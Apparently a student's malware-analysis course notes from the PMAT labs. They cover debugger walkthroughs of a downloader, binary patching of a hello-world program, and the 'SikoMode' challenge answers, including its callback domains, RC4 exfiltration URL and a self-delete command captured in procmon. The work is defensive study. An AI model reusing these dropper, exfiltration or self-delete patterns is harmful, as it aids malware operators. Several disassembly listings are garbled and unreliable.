  - press F8 --> until you reach the next API call with its params that must be pushed

|            |                    |                                          |
|------------|--------------------|------------------------------------------|
| ● 008A109A | 6A 00              | push 0                                   |
| ● 008A109C | 6A 00              | push 0                                   |
| ● 008A109E | 6A 00              | push 0                                   |
| ● 008A10A0 | 6A 00              | push 0                                   |
| ● 008A10A2 | 68 88328A00        | push dropper.downloadfromurl.exe.8A3288  |
| ● 008A10A7 | FF15 70308A00      | call dword ptr ds:[<InternetOpenW>]      |
| ● 008A10AD | 8D0C24             | lea ecx,dword ptr ss:[esp]               |
| ● 008A10B0 | A3 88438A00        | mov dword ptr ds:[8A4388],eax            |
| ● 008A10B5 | C70424 D0070000    | mov dword ptr ss:[esp],7D0               |
| ● 008A10BC | C74424 04 00000000 | mov dword ptr ss:[esp+4],0               |
| ● 008A10C4 | E8 17010000        | call dropper.downloadfromurl.exe.8A11E0  |
| ● 008A10C9 | 6A 00              | push 0                                   |
| ● 008A10CB | 6A 00              | push 0                                   |
| ● 008A10CD | 68 30328A00        | push dropper.downloadfromurl.exe.8A3230  |
| ● 008A10D2 | 68 B8318A00        | push dropper.downloadfromurl.exe.8A31B8  |
| ● 008A10D7 | 6A 00              | push 0                                   |
| ● 008A10D9 | FF15 F4308A00      | call dword ptr ds:[<URLDownloadToFileW>] |
| ● 008A10DF | 85C0               | test eax,eax                             |

- this API is --> `URLDownloadToFileW`
  - => push the 5 parameters into the stack --> by pressing F7 5 times
  - NOW:
  - if we press F8 :
  - it will execute the API => `it will Download the file`
  - => watch wireshark output

*we downloaded the favicon.ico file*

- The next instruction is --> test eax, eax

- what does test:

- set a flag in memory --> if the ended result of the 2 registers is 0

- if we look at the value of EAX in the img --> is 0

- why:

bc the `URLDownloadToFileW` --> it will return a boolean value

- 0 --> if download is a success

- 1 --> if failure

- now it will do --> the AND between eax with eax

- if the result is 0 => it will set the flag into the memory

- => press F8

- now the next instruction is a jump --> jump IF NOT EQUAL to 8A1142 address

- if the flag is not set => JUMP

- here the flag is set => it won't jump

- BUT:

**we can modify the value of the flag --> by clicking on it double**

=>

in this way --> it will jump if we press F7 (we don't need to do that)

it's just to emphasize:

### ⚠ Warning

remember that inside a debugger --> we can modify the flow of the program  
(by modifying instructions and flags)

- now:
- skip the next API call (InternetOpenURL) and reach the --> `shellExecuteW API call`
  - we have 6 parameters
  - set a breakpoint to the API call

- open procmon

- filter by --> Process Name contains DownloadFromURL

- press F8 --> until you run the API
- watch procmon output --> to see what happen into the host system  
*at the end we find a CreateFile operation:*



```

23:5 Path: C:\Users\simone\Desktop\ping 1.1.1.1 -n 1 -w 3000 > Nul 8 C:\Users\Public\Documents\CR433101.dat
23:5 Duration: 0.0000091
23:5
23:5 Desired Access: Read Attributes
23:5 Disposition: Open
23:5 Options: Open Reparse Point
23:5 Attributes: n/a
23:5 ShareMode: Read, Write, Delete
23:5 AllocationSize: n/a
23:5
23:57 Dropper.Dowl... 3852 RegOpenKey HKLM\Software\WOW6432Node\Micros... NAME NOT FOUND Desired Access: O...
23:57 Dropper.Dowl... 3852 CreateFile C:\Users\simone\Desktop\ping 1.1.1.1 -n... NAME INVALID Desired Access: R...

```

- it will Execute this file --> CR433101.dat
- => open the file explorer to this location
- delete the file
- we'll try to determine when the file is been created in the host system:
- restart the program in x32dbg --> CTRL+F2
- press F9 --> until you reach the moment where you can push the params into sta
- then press F8 --> until you see that the file is been created

=>



The API call to URDownloadToFileW --> creates the file

- If we press F8 a few more times --> we'll reach the ret
  - => it will exit from the main
  - after few more F8 --> it will end the program

## What remember

From this lecture remember that:

- debugger is useful to --> - understand what instructions are executed
  - modify the behavior of the program (by modifying instruction/reg)
- combine the debugger with --> wireshark, procmon, file system check to understand:
  - WHEN THINGS happen to the system
  - WHICH instructions are responsible for

## Hello World - Part2

LAB:

PMAT-labs/labs/2-2.AdvancedDynamicAnalysis/helloworld-c

- open cutter > open helloworld.exe
- open the main function
- copy the memory location --> where the main starts

```

;-- _main:
int main(int argc, char **argv, char **envp);
0x00401530 push ebp
0x00401531 mov ebp, esp
0x00401533 and esp, 0xffffffff
0x00401536 sub esp, 0x10
0x00401539 call dbg._main ; dbg._main ; __main(void)
0x0040153e mov dword [esp], str.Hello_World ; section..rdata
0x00401545 call __printf ; sym.__printf ; int printf(const char *format)
0x0040154a mov eax, 0
0x0040154f leave
0x00401550 ret

```

- right click on the address > Copy Address
- open x32dbg and open the helloworld
- press CTRL+G --> and paste the address
  - we will see the main function into x32dbg
- set a breakpoint to the beginning of the main function ( F2 )

```

00401530 55 push ebp
00401531 89E5 mov ebp,esp
00401533 83E4 F0 and esp,FFFFFFF0
00401536 83EC 10 sub esp,10
00401539 E8 C2000000 call helloworld.401600
0040153E C70424 004040000 mov dword ptr ss:[esp],helloworld.404000 404000:"Hello, world!"
00401545 E8 72100000 call <JMP.&printf>
0040154A B8 00000000 mov eax,0
0040154F C9 leave
00401550 C3 ret

```

- set also a breakpoint to --> printf CALL
- press F9 --> to start the program
- press F9 again --> to enter in the main
- press F7 --> to start the prologue

```

00401530 55 push ebp
00401531 89E5 mov ebp,esp ①
00401533 83E4 F0 and esp,FFFFFFF0
00401536 83EC 10 sub esp,10
00401539 E8 C2000000 call helloworld.401600
0040153E C70424 004040000 mov dword ptr ss:[esp],helloworld.404000 404000:"Hello, world!"
00401545 E8 72100000 call <JMP.&printf>
0040154A B8 00000000 mov eax,0
0040154F C9 leave
00401550 C3 ret
00401551 90 nop
00401552 90 nop
00401553 90 nop
00401554 66:90 nop
00401555 66:90 nop
00401556 66:90 nop
00401557 66:90 nop
00401558 66:90 nop
00401559 66:90 nop
0040155A 66:90 nop
0040155B 66:90 nop
0040155C 66:90 nop
0040155D 66:90 nop
0040155E 66:90 nop
0040155F 66:90 nop
00401560 A1 04304000 mov eax,dword ptr ds:[403004]
00401561 8800 40 mov ax,dword ptr ds:[eax]
00401562 8800 40 mov ax,dword ptr ds:[eax]
00401563 85C0 test ax,ax
00401564 74 25 je helloworld.401590
00401565 83C4 0C sub esp,c
00401566 66:90 nop
00401567 FFFD call ax
00401568 A1 04304000 mov eax,dword ptr ds:[403004]
00401569 8050 04 lea edx,dword ptr ds:[eax+4]
00401570 8840 40 mov ax,dword ptr ds:[eax+4]
00401571 8050 04 mov edx,dword ptr ds:[403004],edx
00401572 8915 04304000 mov dword ptr ds:[403004],edx
00401573 33D2 test edx,edx
00401574 73 E9 jne helloworld.401570
00401575 83C4 0C add esp,c
00401576 C3 ret
00401577 807426 00 test esi,dword ptr ds:[esi]
00401578 808426 00000000 lea esi,dword ptr ds:[esi]
00401579 808426 00000000 lea esi,dword ptr ds:[esi]
0040157A 90 nop
0040157B 53 push ebx
0040157C 83EC 18 sub ebx,18
0040157D 8810 90264000 mov ebx,dword ptr ds:[402690]
0040157E 83BF FF cmp ebx,FFFFFFF
0040157F 74 29 je helloworld.4015D8
00401580 85D8 test ebx,ebx

```

Register dump:

|     |                              |
|-----|------------------------------|
| EBX | 00000001                     |
| ECX | 00000000                     |
| EDX | 7642608C                     |
| EBP | 0004FED8 ②                   |
| ESP | 0004FED8                     |
| ESI | 00000027                     |
| EDI | 00762834                     |
| EIP | 00401531 helloworld.00401531 |

Stack dump:

|            |           |
|------------|-----------|
| x87tagword | FFFF      |
| x87Tw_0    | 3 (Empty) |
| x87Tw_1    | 3 (Empty) |
| x87Tw_2    | 3 (Empty) |
| x87Tw_3    | 3 (Empty) |

Call stack:

```

0: [esp+4] 00401386 helloworld.00401386
1: [esp+8] 00000001 00000000
2: [esp+12] 00000000 00000000
3: [esp+16] 00761718 00761718 4'C:\Users\simone\Desktop\helloworld.exe'
4: [esp+20] 00761728 00761718 4'ALLUSERSPROFILE=C:\ProgramData'
5: [esp+24] FE109826 FE109826

```

Registers:

|          |            |
|----------|------------|
| Default  | x87tagword |
| 00401531 | 0004FED8 ③ |

- it will push `EBP` --> into the stack (1)
- the EBP value is on the right (2)
- the value inside the stack is on (3)
- press `F7` --> move the current stack pointer to the base pointer  
![[Pasted image 20240316125906.png]]
- press `F7` --> to assure that the stack pointer is a multiple of 4
- press `F7` --> to allocate memory for the string  
![[Pasted image 20240316130047.png]]
  - we are 16 bytes subtracted from the stack pointer

- press `F8` --> to execute the call to the debug hello world main function
- press `F7` --> to move the string hello world into the memory location that's pointed to  
by the base pointer

- press F8 --> to call the printf function

## Modify the hello world string

- restart the program --> CTRL+F
- press F9 --> until you reach the main
- reach the --> move instruction (that copies the string into the address pointed by the EBP)
  - right click on that instruction
  - Follow in dump > helloworld.<number>
  - NOW:  
watch the hexdump section
  - it will show the hexadecimal data of the string "Hello, World!"
  - if you underline the String you can see the exact bytes

| Address  | Hex                                                                        | ASCTT |
|----------|----------------------------------------------------------------------------|-------|
| 00404000 | 48 65 6C 6C   6F 2C 20 57   6F 72 6C 64   21 00 00 00   Hello, world! ..   |       |
| 00404010 | 20 53 40 00   40 50 40 00   E0 17 40 00   00 80 40 00   S@. @P@. a. @...@. |       |
| 00404020 | 04 80 40 00   90 53 40 00   20 70 40 00   00 00 00 00   ...@..S@. p@.....  |       |
| 00404030 | 00 00 00 00   55 6E 6B 6E   6F 77 6E 20   65 72 72 6F   ....unknown erro   |       |
| 00404040 | 72 00 00 00   5F 6D 61 74   68 65 72 72   28 29 3A 20   r...._matherr():   |       |
| 00404050 | 25 73 20 69   6E 20 25 73   28 25 67 2C   20 25 67 29   %s in %s(%g, %g)   |       |
| 00404060 | 20 20 28 72   65 74 76 61   6C 3D 25 67   29 0A 00 00   (retval=%g)...     |       |
| 00404070 | 41 72 67 75   6D 65 6E 74   20 64 6F 6D   61 69 6E 20   Argument domain    |       |
| 00404080 | 65 72 72 6F   72 20 28 44   4F 4D 41 49   4E 29 00 41   error (DOMAIN).A   |       |

### - How to modify the String:

- count the n° of bytes of the string --> 13 bytes
- right click on the highlighted string > Binary > Edit

Edited string

UNICODE:

抉瑩搊狹抵漚

UTF-8

Edited string

Hex:

45 64 69 74 65 64 20 73 74 72 69 6E 67

always 13 bytes

- modify the string --> BUT MUST BE ALWAYS 13 bytes
- click ok
- press F8 3 times --> to execute the code

|            |                 |                                                              |
|------------|-----------------|--------------------------------------------------------------|
| ● 0040153E | C70424 00404000 | mov dword ptr ss:[esp],helloworld.40400 [esp]:"Edited string |
| ● 00401545 | E8 72100000     | call <JMP.&printf>                                           |
| ● 0040154A | B8 00000000     | mov eax,0                                                    |
| ● 0040154F | C9              | leave                                                        |

We have printed a modified string

## Print more strings into the binary


If you look at this img --> there are more strings than the Hello World

| Address  | Hex                                                | ASCII            |
|----------|----------------------------------------------------|------------------|
| 00404000 | 48 65 6C 6C 6F 2C 20 57 6F 72 6C 64 21 00 00 00 00 | Hello, world!    |
| 00404010 | 20 53 40 00 40 50 40 00 E0 17 40 00 00 80 40 00 .. | SA. @P@.a.a...@. |
| 00404020 | 04 80 40 00 90 53 40 00 20 70 40 00 00 00 00 00 00 | ..@..S@. p@....  |
| 00404030 | 00 00 00 00 55 6E 6B 6E 6F 77 6E 20 65 72 72 6F    | ....Unknown erro |
| 00404040 | 72 00 00 00 5F 6D 61 74 68 65 72 72 28 29 3A 20    | r...._matherr(): |
| 00404050 | 25 73 20 69 6E 20 25 73 28 25 67 2C 20 25 67 29    | %s in %s(%g, %g) |
| 00404060 | 20 20 28 72 65 74 76 61 6C 3D 25 67 29 0A 00 00    | (retval=%g)...   |
| 00404070 | 41 72 67 75 6D 65 6E 74 20 64 6F 6D 61 69 6E 20    | Argument domain  |
| 00404080 | 65 72 72 6F 72 20 28 44 4F 4D 41 49 4E 29 00 41    | error (DOMAIN).A |

$\Rightarrow$

let's try to print even them:

- restart the program --> CTRL+F2
  - press F9 --> until you reach the move instruction
  - right click on the move instruction > Follow in dump > helloworld.<number>
  - select everything from:
    - the next Ch after the "!"
    - to the previous Ch before the "U"
  - right click > **Fill**
  - write the hex ch 90 --> it's the NOP operation  
it will skip until the last NOP



$\Rightarrow$

| Address  | Hex                                             | ASCII                               |
|----------|-------------------------------------------------|-------------------------------------|
| 00404000 | 48 65 6C 6C 6F 2C 20 57 6F 72 6C 64 21 90 90 90 | Hello, World! . . .                 |
| 00404010 | 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | . . . . . . . . . . . . . . . . . . |
| 00404020 | 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | . . . . . . . . . . . . . . . . . . |
| 00404030 | 90 90 90 90 55 6E 6B 6E 6F 77 6E 20 65 72 72 6F | . . . Unknown error                 |

- press F8 3 times --> to execute the code

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```
0040153E C70424 00404000 mov dword ptr ss:[esp],helloworld.404000
00401545 E8 72100000 call <JMP.&printf>
0040154A B8 00000000 mov eax,0
0040154F C9 leave
```

The instruction at address 00401545 (call <JMP.&printf>) is highlighted with a red box. The instruction at address 0040154A (mov eax,0) is highlighted with a green box.

The Registers pane shows:

| Register | Value    |
|----------|----------|
| eax      | 00000000 |
| ebx      | 00401540 |
| ecx      | 00000000 |
| edx      | 00000000 |
| esi      | 00000000 |
| edi      | 00000000 |
| ebp      | 00401540 |
| esp      | 0040153C |
| ebp      | 00401540 |
| cs       | 0040     |
| ss       | 0040     |
| ds       | 0040     |
| es       | 0040     |
| fs       | 0000     |
| gs       | 0000     |

The Stack pane shows:

```
C:\Users\simone\Desktop\helloWorld.exe
Hello, World! ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉUnknown error
```

## Last instructions and epilogue

- move eax, 0 --> it returns 0 (as in the code)
- leave --> alias for the epilogue

```
EBP 0064FF68
ESP 0064FEDC
```

- move ESP, EBP --> move EBP into ESP

- pop EBP

```
0064FEDC 00401386 | return to helloworld.00401386 from helloworld.00401530
```

=>

now:

- if press F8 again --> we will turn back to the address where the main function is been called

```
→ 00401386 8B0D 0C504000 mov ecx,dword ptr ds:[40500C]
 0040138C A3 10504000 mov dword ptr ds:[405010],eax
 00401391 85C9 test ecx,ecx
 00401393 0F84 F2000000 je helloworld.40148B
 00401399 8B15 08504000 mov edx,dword ptr ds:[405008]
 0040139F 85D2 test edx,edx
 004013A1 0F84 A1000000 je helloworld.401448
 004013A7 8D65 F0 lea esp,dword ptr ss:[ebp-10]
```

That is the address that was inside the stack (so inside the base pointer)

## SikoMode Challenge

### Info

LAB:

PMAT-labs/labs/2-3.Challenge-SikoMode/unknown.exe.7z

### README and Objective

Analyst,  
  
This specimen came from a poor decision and a link that should not have been clicked on. No surprises there. We need to figure out the extent of what this thing can do. It looks a little advanced.  
  
Perform a full analysis and send us the report when done. We need to go in depth on this one to determine what it is doing, so break out your decompiler and debugger and get to work!  
  
IR Team

---

#### Objective

Perform static and dynamic analysis on this malware sample and extract facts about the malware's behavior. Use all tools and skills in your arsenal! Be sure to include a limited amount of debugging and decompiling and employ advanced methodology to the extent that you are comfortable.

Answer the challenge questions below. If you get stuck, the `answers/` directory has the answers to the challenge.

## Questions

- What language is the binary written in?
- What is the architecture of this binary?
- Under what conditions can you get the binary to delete itself?

- Does the binary persist? If so, how?
  - What is the first callback domain?
  - Under what conditions can you get the binary to exfiltrate data?
  - What is the exfiltration domain?
  - How does exfiltration take place?
  - What URI is used to exfiltrate data?
  - What type of data is exfiltrated (the file is cosmo.jpeg, but how exactly is the file's data transmitted?)
  - What kind of encryption algorithm is in use?
  - What key is used to encrypt the data?
  - What is the significance of `houdini` ?

# Basic Static Analysis

# PeStudio

## Architecture

## Strings

## What language is the binary written in?

The binary is written in Nim.

you can see it with --> floss

This is also indicated by the existence of the NimMain, NimMainInner, and NimMainModule methods present in the binary.

## VIRUSTOTAL

Trojan - backdoor

## Peview

Not packed --> Virtual size = Raw Data

no IMPORT table??

## Capa

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| check for software breakpoints<br>compiled with Nim<br><b>validate payment card number using luhn algorithm</b><br>encode data using Base64<br>reference Base64 string<br>hash data using murmur3 (2 matches)<br>contain a thread local storage (.tls) section<br>query environment variable<br>read file on Windows (2 matches)<br><b>write file on Windows (4 matches)</b><br>get thread local storage value<br>allocate or change RWX memory<br>terminate process<br>link function at runtime on Windows (2 matches)<br>enumerate PE sections (4 matches)<br>parse PE header (2 matches) | anti-analysis/anti-debugging/debugger-detection<br>compiler/nim<br>data-manipulation/checksum/luhn<br>data-manipulation/encoding/base64<br>data-manipulation/encoding/base64<br>data-manipulation/hashing/murmur<br>executable/pe/section/tls<br>host-interaction/environment-variable<br>host-interaction/file-system/read<br>host-interaction/file-system/write<br>host-interaction/process<br>host-interaction/process/inject<br>host-interaction/process/terminate<br>linking/runtime-linking<br>load-code/pe<br>load-code/pe |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

## Basic Dynamic Analysis

### Under what conditions can you get the binary to delete itself?

when the malware deletes itself:

- Without InetSim --> if you run the malware both with admin/no-admin privileges
- if you stop InetSim --> while malware executed
- When you setup a fake dns server and listen with ncac it also deletes

## Wireshark

### What is the first callback domain?

1. DNS request to:

update.ec12-4-109-278-3-ubuntu20-04.local : type A, class IN

2. then HTTP request to --> same URI

<http://update.ec12-4-109-278-3-ubuntu20-04.local>

**FIRST CALLBACK DOMAIN**

### What URI is used to exfiltrate data?

3. then DNS request to:


cdn.altimiter.local : type A, class IN

4. then HTTP request to:

```
http://cdn.altimiter.local/feed?
post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B40
2BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBA9
THIS IS THE URI
```

## Procmon

What key is used to encrypt the data?



It creates a file --> password.txt

No sub process

## TCView

|             |      |     |            |          |       |          |    |                      |             |
|-------------|------|-----|------------|----------|-------|----------|----|----------------------|-------------|
| unknown.exe | 1656 | TCP | Close Wait | 10.0.0.3 | 49859 | 10.0.0.4 | 80 | 3/16/2024 7:41:37 AM | unknown.exe |
| unknown.exe | 1656 | TCP | Close Wait | 10.0.0.3 | 49860 | 10.0.0.4 | 80 | 3/16/2024 7:41:38 AM | unknown.exe |
| unknown.exe | 1656 | TCP | Close Wait | 10.0.0.3 | 49861 | 10.0.0.4 | 80 | 3/16/2024 7:41:39 AM | unknown.exe |
| System      | 4    | TCP | Listen     | 0.0.0.0  | 445   | 0.0.0.0  | 0  | 3/16/2024 9:28:02 AM | System      |

Under what conditions can you get the binary to exfiltrate data?

If the malware contacts the initial callback domain successfully:

=> **exfiltration occurs**

After a successful check in with this domain, the sample unpacks the `passwd.txt` file into `C:\Users\Public\`, opens a handle to `cosmo.jpeg`, base64 encodes the contents of the file, and begins the data encryption routine.

## Advanced Static analysis

### ⚠ Warning

with a nim malware you have to analyze:

3 main

- ▶  sym.NimMain
- ▶  sym.NimMainInner
- ▶  sym.NimMainModule

## What kind of encryption algorithm is in use?

RC4 --> you can find it inside the floss output or in cutter

# Binary Patching & Anti-analysis

## Patching x86 Binaries

LAB

PMAT-labs\labs\2-4.BinaryPatching\SimplePatchMe

our goal as malware analyst --> understand what a malware does

sometimes the malware --> is **designed to prevent us from accomplishing that goal**

=>

we need to --> outsmart the malware when this is the case

One technique that we can use is:

**Binary patching** --> process of making changes to a binary and modify its instruction flow

## Setup

- On FLAREVM make a copy of `main.exe` called `main2.exe`:  
`cp .\main.exe .\main_2.exe`
- Open in Cutter --> `main2.exe` and make sure to click on **Load in write mode** when opening  
Cutt

## Source Code

First analyze the source code of --> SimplePatchMe (`main.nim`)

```
TEXT

import std/httpclient
import nimcrypto

proc evaluate_http_body(): bool =
 try:
 # Download key from endpoint
 var client = newHttpClient()
 var res = client.request("http://freetshirts.local/key.crt")
 let key_contents = res.body
 # Compute SHA256 of body of response
 let sha256sum = sha256.digest(key_contents)

 return $sha256sum == "221E8347990B3F77531D55AA7B11969A47DBF53ACDEDD611EFD4D12112F352D3"

 except Exception as e:
 echo "[+] Error: " & e.msg
 return false

proc run_payload(): void =
 echo "[!] Boom!"

when isMainModule:
 var res = evaluate_http_body()
 if res:
 run_payload()
 else:
 echo "[+] No dice, sorry :(
```

The program:

- performs a **GET request** to --> `http://freetshirts.local/key.crt`
- **write the body of the response** --> into a **variable** (`key_contents`)
- calculates the **SHA256sum** of the body of the response
- **compares** it to a preset value:
  - if the 2 values are = --> - it executes the `run_payload()`
    - it simply prints `[+] Boom!`
  - if not equal --> it prints `[+] No dice, sorry :(`

## Cutter

With nim malware --> the main is always nested inside other method

=>

we need to --> drill down a few levels

- Open `main()` function into Decompiler panel:

```
undefined4 __cdecl main(char **argv, char **envp, int32_t arg_10h)
{
 ___main();
 *(char ***)0x454444 = envp;
 *(char ***)0x454448 = argv;
 *(int32_t *)0x45444c = arg_10h;
 _NimMain();
 return *(undefined4 *)0x4535a0;
}
```

- Open `_NimMain()`:

```
void _NimMain(void)
{
 int32_t var_ch;

 _PreMain();
 var_ch = (int32_t)_NimMainInner;
 _initStackBottomWith((int32_t)&var_ch);
 (*(code *)var_ch)();
 return;
}
```

- we can ignore for now --> `_PreMain()` and `_initStackBottomWith()`
- click on the `_NimMainInner` value --> to jump to the `NimMainInner()` function
- finally we get to the true main() of a Nim program --> `NimMainModule()` .


```
uint32_t NimMainModule_0 (void) {
 *(var_20h) = "main";
 *(var_18h) = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
 *(var_1ch) = 0;
 *(var_14h) = 0;
 eax = var_24h;
 _nimFrame (eax);
 *(var_1ch) = 0x27;
 *(var_18h) = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
 al = @evaluate_http_body_main_3@0 ();
 *(0x454440) = al;
 *(var_1ch) = 0x28;
 *(var_18h) = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
 eax = *0x454440;
 eax ^= 1;
 if (al != 0) {
 void (*0x43f1c0) () ();
 }
 *(var_1ch) = 0x29;
 *(var_18h) = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
 @run_payload_main_452@0 ();
 goto label_0;
 *(var_1ch) = 0x2b;
 *(var_18h) = "/home/husky/PMAT-maldev/dev/src/SimplePatchMe/main.nim";
 edx = 1;
 ecx = data.004477c0;
 @echoBinSafe@8 ();
label_0:
 _popFrame ();
 return eax;
}
```

The **symbols of this binary** have been left in => so the **function names** are nice and **easy to read**

=>

we have --> `evaluate_http_body()` and `run_payload()`

With the graph view is easier to see:



The call to `evaluate_http_body()` --> splits this graph into two paths

- 1 path runs the `run_payload()` fz --> that we saw print [+] Boom!
